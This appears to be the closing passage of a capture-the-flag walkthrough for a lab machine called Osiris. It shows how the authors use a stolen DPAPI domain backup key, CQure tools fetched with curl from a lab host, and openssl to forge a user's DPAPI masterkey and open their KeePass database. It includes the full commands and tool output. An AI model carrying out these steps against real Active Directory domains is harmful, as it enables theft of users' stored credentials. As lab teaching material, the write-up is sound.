


This is because the database is protected by DPAPI (Data Protection API)
We might be logged on, but we don't have the proper masterkey.
Masterkeys in DPAPI are encrypted using the user's password.
As we have forced another password on the user, we can no longer unlock the mastery.

We need to recreate the users Master Key. As this is a domain user, we need the DPAPI Backup Key from the users domain controller!
Luckily we already have pwned their domain controller: Ra. We did not, however, extract the DPAPI Backup Key. (Stupid stupid stupid...) So we

need to collect it.
One scary thing about the DPAPI Domain Backup Key, is that it is generated when the domain is created and never again changed. It cannot be changed. If you suspect this key is stolen, you would have to rebuild the domain from scratch.

We regain access to Ra and export DPAPI Domain Backup Key (And make note to ourself, that we will always export those when pwning a Domain Controller)



We also gather 2 tools from CQure
curl http://192.168.16.65/CQMasterKeyAD.exe -o CQMasterKeyAD.exe
curl http://192.168.16.65/CQDPAPIBlobSearcher.exe -o CQDPAPIBlobSearcher.exe

We use CQDPAPIBlobSearcher to find Keepass Masterkey.

```
PS C:\Users\chajoh\Desktop> ./CQDPAPIBlobSearcher.exe /d c:\users\chajoh\AppData\Roaming /r /o c:\users\chajoh\Desktop\blob
./CQDPAPIBlobSearcher.exe /d c:\users\chajoh\AppData\Roaming /r /o c:\users\chajoh\Desktop\blob
Scanning c:\users\chajoh\AppData\Roaming\KeePass\KeePass.config.xml
Scanning c:\users\chajoh\AppData\Roaming\KeePass\ProtectedUserKey.bin
Found 1 in c:\users\chajoh\appdata\roaming\keepass\protecteduserkey.bin
 mkguid:              a773eede-71b6-4d66-b4b8-437e01749caa
 flags:               0x0
 hashAlgo:            0x8004 (SHA1)
 cipherAlgo:          0x6603 (3DES)
 cipherText:
98 9A 82 53 43 24 EC E4 F7 F5 3A 0A 19 53 C6 89   ...SC$....:..S..
49 86 2B 18 F2 A2 01 C9 50 0E 0B 2B DC A4 1E 46   I.+.....P..+...F
C1 50 25 DC 99 B3 F7 3E B5 01 85 51 AB D9 C6 1D   .P%....>...Q....
EC 6A 9A B8 A6 98 93 DB 8A F8 6F 1B 17 E7 02 25   .j........o....%
```

This is it
a773eede-71b6-4d66-b4b8-437e01749caa

Now is the time to use our new ntlm hash (that we wrote down) to make a new masterkey for Keepass
We need to do one thing first. CQMasterKeyAD.exe uses "cqure" as hardcoded passphrase, while Mimikatz uses "mimikatz" when exporting the pfx.

So we need to repack the pfx using "cqure" as passphrase, or else the tool will fail.

Extract:
`openssl pkcs12 -in DMK.pfx -out temp.pem -nodes`

Repack:
`openssl pkcs12 -export -out DMK.pfx -in temp.pem`


So now e can re-encrypt the Keepass masterkey:

```
C:\Users\chajoh\Desktop>CQMasterKeyAD.exe /file "c:\users\chajoh\appdata\roaming\microsoft\protect\S-1-5-21-555431066-3599073733-176599750-1125\a773eede-71b6-4d66-b4b8-437e01749caa" /pfx DMK.pfx /newhash bce4433c7aafc0dbafcc69883
f050a15
CQMasterKeyAD.exe /file "c:\users\chajoh\appdata\roaming\microsoft\protect\S-1-5-21-555431066-3599073733-176599750-1125\a773eede-71b6-4d66-b4b8-437e01749caa" /pfx DMK.pfx /newhash bce4433c7aafc0dbafcc69883f050a15
New masterkey file successfully written to: c:\users\chajoh\appdata\roaming\microsoft\protect\S-1-5-21-555431066-3599073733-176599750-1125\a773eede-71b6-4d66-b4b8-437e01749caa.admodified
Now swap the old masterkey file with the new one and set the system and hidden attributes, see example:
attrib "c:\users\chajoh\appdata\roaming\microsoft\protect\S-1-5-21-555431066-3599073733-176599750-1125\a773eede-71b6-4d66-b4b8-437e01749caa" +S +H

C:\Users\chajoh\Desktop>
```

Do not forget to shuffle the old and the new file, and change the attributes on the new key file:

```
attrib "c:
\users\chajoh\appdata\roaming\microsoft\protect\S-1-5-21-555431066-35990
73733-176599750-1125\a773eede-71b6-4d66-b4b8-437e01749caa" +S +H
```

Then, starting Keepass reveals Flag3, the password we are looking for.



Hope you enjoyed pwning Osiris, just as much we did making it! We learned some interesting things about DPAPI,
we hope you did too!

Regards 4ndr34z & theart42